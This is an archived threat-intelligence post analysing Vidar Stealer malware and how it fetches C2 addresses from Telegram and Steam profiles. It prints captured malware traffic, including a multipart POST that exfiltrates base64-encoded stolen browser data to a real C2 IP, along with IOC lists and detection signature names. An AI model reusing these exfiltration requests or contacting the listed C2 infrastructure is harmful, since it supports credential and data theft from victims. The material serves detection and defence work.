Vidar Stealer Picks Up Steam! - Tutorials, Tips & Tricks - Emerging Threats

Published: 2023-01-18 · Archived: 2026-04-05 19:25:53 UTC

post by ishaughnessy on Jan 18, 2023

Emerging Threats has observed an uptick in Vidar Stealer malware that abuses Steam user profiles to distribute C2 server configuration. Vidar Stealer is an information stealer that is either a fork or related to the Arkei information stealer. According to Checkpoint Vidar has become one of the top ten most prevalent malware families following a series of fake Zoom campaigns. Vidar's goal is usually to steal sensitive information from infected hosts such as digital wallets and web browser information.

When the sample first executes it begins to profile the machine. In one of the first steps it queries `api[.]2ip[.]ua` to acquire the victim host's public IP address.


```
GET /geo.json HTTP/1.1
User-Agent: Microsoft Internet Explorer
Host: api.2ip.ua
```

The sample then sends a request to a telegram account to retrieve the initial C2 server address. The malware uses the following static user agent for this request.

`Mozilla/5.0 (Windows NT 10.0; x64 rv:107.0) Gecko / 20100101 Firefox / 107.0`

```
GET /jetbim HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64 rv:107.0) Gecko / 20100101 Firefox / 107.0
Host: t.me
```

> `Example GET Request`



> Telegram C2 Account

```
<meta property="og:site_name" content="Telegram">
<meta property="og:description" content="liber http://65.109.200.241:80|">
```

> `C2 Format '<random name> hxxp://<ip_address>|'`

Once the C2 IP address is retrieved the sample performs a check-in and receives instructions on what data should be stolen.

> C2 Instructions in Response

Once the instructions are received, the client will download a .zip containing several benign .dll's that are used to harvest data from the host. Common names for the archive are:

- Pack.zip
- Upgrade.zip
- update.zip

```
GET /pack.zip HTTP/1.1
Host: 65.109.200.241
Cache-Control: no-cache
```


```
Path = pack.zip
Type = zip
Physical Size = 1565849

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2021-10-21 03:48:32 ....A        83784        46569  vcruntime140.dll
2021-10-21 03:48:30 ....A       334288       156303  freebl3.dll
2021-10-21 03:48:32 ....A       137168        75691  mozglue.dll
2021-10-21 03:48:32 ....A       440120       156208  msvcp140.dll
2021-10-21 03:48:30 ....A      1246160       723576  nss3.dll
2021-10-21 03:48:32 ....A       144848        78085  softokn3.dll
2021-10-21 03:48:30 ....A       645592       328449  sqlite3.dll
------------------- ----- ------------ ------------  ------------------------
2021-10-21 03:48:32            3031960      1564881  7 files
```

> Contents of pack.zip


After the resources are downloaded, Vidar creates a .zip containing the stolen data which is then base64 encoded and exfiltrated via a POST request.

```
POST / HTTP/1.1
Content-Type: multipart/form-data; boundary=----2972564413848879
Host: 5.75.182.6
Content-Length: 123381
Connection: Keep-Alive
Cache-Control: no-cache

------2972564413848879
Content-Disposition: form-data; name="profile"

560
------2972564413848879
Content-Disposition: form-data; name="profile_id"

0
------2972564413848879
Content-Disposition: form-data; name="hwid"

18db2fee23e91041095265-c784477d-3fc3-4206-9876-b9e1-806e6f6e6963
------2972564413848879
Content-Disposition: form-data; name="token"

a843af4d0a78f73510b8dc12ac3f5acb
------2972564413848879
Content-Disposition: form-data; name="file"

UEsDBBQAAgAIAPBoK1YaboO+lRcAACcxAAA1ABEAL0Nvb2tpZXMvTW96aWxsYSBGaXJlZm94XzA1cmRnYmkyLmRlZmF1bHQtcmVsZWFzZS5
pnZ3xhndbEmpSu1yD0mAcEtCTp2iZFkGc7EdbCBwcvZv3zYEMu+8M5NM1SbBkWWp1Wq1up9H5sybx/
HCM8vxmY4XVr87qFrfDv+wix1BmIO5NZqrNLOXJliadGIRRLBNbewUCIILLYpPZ78Twzh1XAli1NhE2Sj0LUZ8HCBqbBOgwGa+o2ylDbURc
XCQlNi0B9KnZmt5eTqMEKRawIeSMG4CZTB2jWMcpc5nHrUpZ76veg3W65Ss7R9lSmrwEsFQtJMZasUCmBJuKoojraL+FDDKx9SWFij5HkNJ
uCuLZwFLIxNp7tEYJsRBhRGhOEUPBps9m8qyqSfC80CEZaWwNSyx7vWolfH8h+vcbam4uL3ytGqCMPiqXJaLZcPVuBmqfm12PXije9/
```


> Exfiltration Traffic



> Base64 Decoded Traffic Reveals Stolen Firefox History




> Contents Of Exfiltrated .zip



> Screen Shot Of The Victim Desktop Is Taken During Execution And Exfiltrated

In another sample a steam profile can be seen in the memory during execution. Upon reviewing the profile, there is another C2 address which is used for further exfiltration.

0x8645ea	51	tps://steamcommunity.com/profiles/76561199441933804
0x8646aa	51	tps://steamcommunity.com/profiles/76561199441933804
0x86d828	106	https://steamcommunity.com/profiles/76561199441933804
0x86eca0	106	https://steamcommunity.com/profiles/76561199441933804



> Steam Profile With C2 Server Address In Username

Source	Destination	Source Port	Destination Port	Protocol	Info
192.168.100.56	142.132.236.84	58095	80	HTTP	GET /1699 HTTP/1.1
192.168.100.56	142.132.236.84	58095	80	HTTP	GET /update.zip HTTP/1.1
192.168.100.56	142.132.236.84	58095	80	HTTP	POST / HTTP/1.1

> Additional Checkin And Exfil To C2 Server From Steam Profile

Here are a few steam profiles that have been used to host C2 server config.

- Profile: hxxps://steamcommunity.com/profiles/76561199469016299
- C2: hxxp://78.47.225[.]61|

- Profile: hxxps://steamcommunity.com/profiles/76561199469677637
- C2: hxxp://78.47.172[.]233|

- Profile: hxxps://steamcommunity.com/profiles/76561199443972360
- C2: hxxp://78.46.238[.]118|

- Profile: hxxps://steamcommunity.com/profiles/76561199446766594
- C2: hxxp://78.47.233[.]145|

- Profile: hxxps://steamcommunity.com/profiles/76561199445991535
- C2: hxxp://142.132.169[.]161|

- Profile: hxxps://steamcommunity.com/profiles/76561199441933804

- C2: hxxp://142.132.236[.]84

After contacting Steam regarding this C2 distribution method, they've concluded that it is important for users to be able to share information via their profile and will not be taking action. As of 2023/01/18 all of the above steam profiles are still active after reporting the accounts for abuse.

References

Vidar Trojan Analysis, Malware Overview by ANY.RUN

September 2022's Most Wanted Malware: Formbook on Top While Vidar 'Zooms' Seven Places - Check Point Blog

IOCs

```
 ## C2 IP Adresses ##
5.75.182.6
78.47.225.61
78.47.172.233
78.47.233.145
78.46.238.118
91.107.158.249
142.132.169.161

## Files (MD5) ##
40d5e0f066caa3b5cdb4f97a6adf7bac
E8b5ced1c7421ee80a25afe48e816a08
Deb6e2ba0b5da298a176f135d0dbb902
99ba29aa0086b1b1ac838d206b49715c

## Telegram Accounts ##
https://t.me/tgdatapacks
https://t.me/jetbim

## Steam Profiles ##
https://steamcommunity.com/profiles/76561199469016299
https://steamcommunity.com/profiles/76561199469677637
https://steamcommunity.com/profiles/76561199443972360
https://steamcommunity.com/profiles/76561199446766594
https://steamcommunity.com/profiles/76561199445991535
https://steamcommunity.com/profiles/76561199441933804
```

ET Vidar Signatures

```
 ET MALWARE Arkei/Vidar/Mars Stealer Variant - 2036316
ET MALWARE Arkei/Vidar/Mars Stealer Variant CnC checkin commands - 2038523
ET MALWARE Arkei/Vidar/Mars Stealer Variant Data Exfiltration Attempt - 2038525
ET MALWARE Arkei/Vidar/Mars Stealer Variant DLL GET Request - 2038524
ET MALWARE Observed Vidar Stealer Domain (computerprotect .me) in TLS SNI - 2035873
ET MALWARE Possible Vidar Stealer C2 Config In Steam Profile - 2043334
ET MALWARE Vidar/Arkei/Megumin/Oski Stealer Data Exfil - 2029236
ET MALWARE Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern - 2034813
ET MALWARE Vidar/Arkei/Megumin Stealer Keywords Retrieved - 2035911
ET MALWARE Vidar/Arkei Stealer Client Data Upload - 2025431
ET MALWARE Vidar Stealer CnC Domain in DNS Lookup - 2035872
ET MALWARE Vidar Stealer - FaceIt Checkin Response - 2033066
ET MALWARE Vidar Stealer IP Address in DNS Query Response - 2043248
ET MALWARE Vidar Stealer Payload Delivery Domain (audacitya .org) in DNS Lookup - 2040140
ET MALWARE Win32/Vidar Variant/Mars CnC Activity (GET) - 2036667
ET MALWARE Win32/Vidar Variant/Mars Stealer CnC Exfil - 2033163
ET MALWARE Win32/Vidar Variant/Mars Stealer Resources Download - 2036654
ETPRO MALWARE Arkei/Vidar/Mars Stealer Variant CnC Response - 2853039
ETPRO MALWARE Arkei/Vidar/Mars Stealer Variant User-Agent Observed - 2853038
ETPRO MALWARE Arkei/Vidar Stealer Variant - Telegram Mirror Checkin - 2851826
ETPRO MALWARE Vidar/Arkei/Oski Variant Stealer POSTing Data to CnC - 2842708
ETPRO MALWARE Win32/Vidar/Arkei/Oski Variant Retrieving Payload - 2841407
ETPRO MALWARE Win32/Vidar/Arkei/Oski Variant Stealer Uploading System Information - 2841237
ETPRO MALWARE Win32/Vidar/Arkei/Oski Variant Stealer Uploading System Information M2 - 2841406
```

post by ishaughnessy on Jan 12, 2024
